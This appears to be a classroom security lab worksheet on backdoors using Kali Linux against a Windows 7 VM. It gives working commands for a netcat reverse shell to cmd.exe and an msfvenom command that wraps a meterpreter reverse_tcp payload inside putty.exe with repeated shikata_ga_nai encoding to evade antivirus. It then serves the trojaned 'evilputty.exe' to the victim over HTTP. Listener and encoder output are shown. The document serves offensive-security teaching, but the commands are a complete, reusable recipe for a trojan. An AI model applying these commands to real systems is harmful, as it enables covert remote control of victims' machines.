

Lab 8

Backdoors

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Introduction

In this lab, you will create malware based on legitimate software which will bypass antivirus and you will understand the principle of backdoor on a system.



Pre-Lab

For this lab, you will require Kali Linux and Windows 7 machines,

Practical


1. Using Netcat as a backdoor

Download NC.exe onto a Windows system by going to your Kali VM's IP in a browser and downloading it from the lab-files folder.



On the Windows Machine, type the following command at a Command Prompt:

```
nc [Kali VM IP] 12345 -e cmd.exe
```



On your Kali VM, run the command: `nc -l -p 12345`

```
(kali㉿kali)-[~]
$ nc -l -p 12345
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Student\Desktop>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Student\Desktop>
```

Run `netstat` or `TCPView` (download from Microsoft's Sysinternals) to see what network connections your Windows system has in use

```
C:\Users\Student\Desktop>netstat
netstat

Active Connections

Proto Local Address Foreign Address State
TCP 192.168.110.166:49197 192.168.110.164:12345 ESTABLISHED
TCP 192.168.110.166:49198 192.168.110.164:12345 ESTABLISHED
TCP 192.168.110.166:49200 192.168.110.164:12345 ESTABLISHED

C:\Users\Student\Desktop>
```

2. Backdooring an executable

In Kali, open a terminal and download `putty` using `wget` by typing:

Command - `wget http://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe`


```
(kali㉿kali)-[~]
$ wget http://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe
--2023-11-16 16:35:05-- http://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe
Resolving the.earth.li (the.earth.li) ... 93.93.131.124, 2a00:1098:86:4d:c0ff:ee:15:900d
Connecting to the.earth.li (the.earth.li)[93.93.131.124]:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 495616 (484K) [application/x-msdos-program]
Saving to: 'putty.exe'

putty.exe                               100%[=====>] 484.00K 283KB/s in 1.7s

2023-11-16 16:35:07 (283 KB/s) - 'putty.exe' saved [495616/495616]
```


Use `msfvenom` to backdoor this executable using the following command.

```
msfvenom -p windows/meterpreter/reverse_tcp -f exe -e x86/shikata_ga_nai -i
25 -b '\x00' -k -x /var/www/html/lab-files/putty.exe LHOST=[Kali IP]
LPORT=4444 > evilputty.exe
```




```
kali@kali: ~  
msfvenom -p windows/meterpreter/reverse_tcp -f exe -e x86/shikata_ga_nai -i 25 -b '\x00' -k -x /var/www/html/lab-files/putty.exe LHOST=192.168.110.164 LPORT=4444 > evilputty.exe  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRBSSH::Transport::ServerHostKeyAlgori  
thm::EcdsaSha2Nistp256::NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRBSSH::Transport::ServerHostKeyAlgori  
thm::EcdsaSha2Nistp256::PREFERENCE  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRBSSH::Transport::ServerHostKeyAlgori  
thm::EcdsaSha2Nistp256::IDENTIFIER  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 25 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 (iteration=0)  
x86/shikata_ga_nai succeeded with size 408 (iteration=1)  
x86/shikata_ga_nai succeeded with size 435 (iteration=2)  
x86/shikata_ga_nai succeeded with size 462 (iteration=3)  
x86/shikata_ga_nai succeeded with size 489 (iteration=4)  
x86/shikata_ga_nai succeeded with size 516 (iteration=5)  
x86/shikata_ga_nai succeeded with size 543 (iteration=6)  
x86/shikata_ga_nai succeeded with size 570 (iteration=7)  
x86/shikata_ga_nai succeeded with size 597 (iteration=8)  
x86/shikata_ga_nai succeeded with size 624 (iteration=9)  
x86/shikata_ga_nai succeeded with size 651 (iteration=10)  
x86/shikata_ga_nai succeeded with size 678 (iteration=11)  
x86/shikata_ga_nai succeeded with size 705 (iteration=12)  
x86/shikata_ga_nai succeeded with size 732 (iteration=13)  
x86/shikata_ga_nai succeeded with size 759 (iteration=14)  
x86/shikata_ga_nai succeeded with size 786 (iteration=15)  
x86/shikata_ga_nai succeeded with size 813 (iteration=16)  
x86/shikata_ga_nai succeeded with size 840 (iteration=17)  
x86/shikata_ga_nai succeeded with size 867 (iteration=18)  
x86/shikata_ga_nai succeeded with size 894 (iteration=19)  
x86/shikata_ga_nai succeeded with size 921 (iteration=20)  
x86/shikata_ga_nai succeeded with size 948 (iteration=21)  
x86/shikata_ga_nai succeeded with size 975 (iteration=22)  
x86/shikata_ga_nai succeeded with size 1002 (iteration=23)  
x86/shikata_ga_nai succeeded with size 1029 (iteration=24)  
x86/shikata_ga_nai chosen with final size 1029  
Payload size: 1029 bytes
```


Copy evilputty.exe into the Kali web directory (/var/www/html/lab-files/) and then start the apache2 service by running service apache2 start



Distribute the evilputty.exe file onto the victim Windows VM by accessing the Kali VM's IP via a browser by going to [http://\[Kali IP\]/lab-files/evilputty.exe](http://[Kali IP]/lab-files/evilputty.exe)



Once downloaded in the victim Windows VM, open the executable. You should see a normal running instance of Putty on the Windows system, and a meterpreter session started within your Kali system.



[illegible]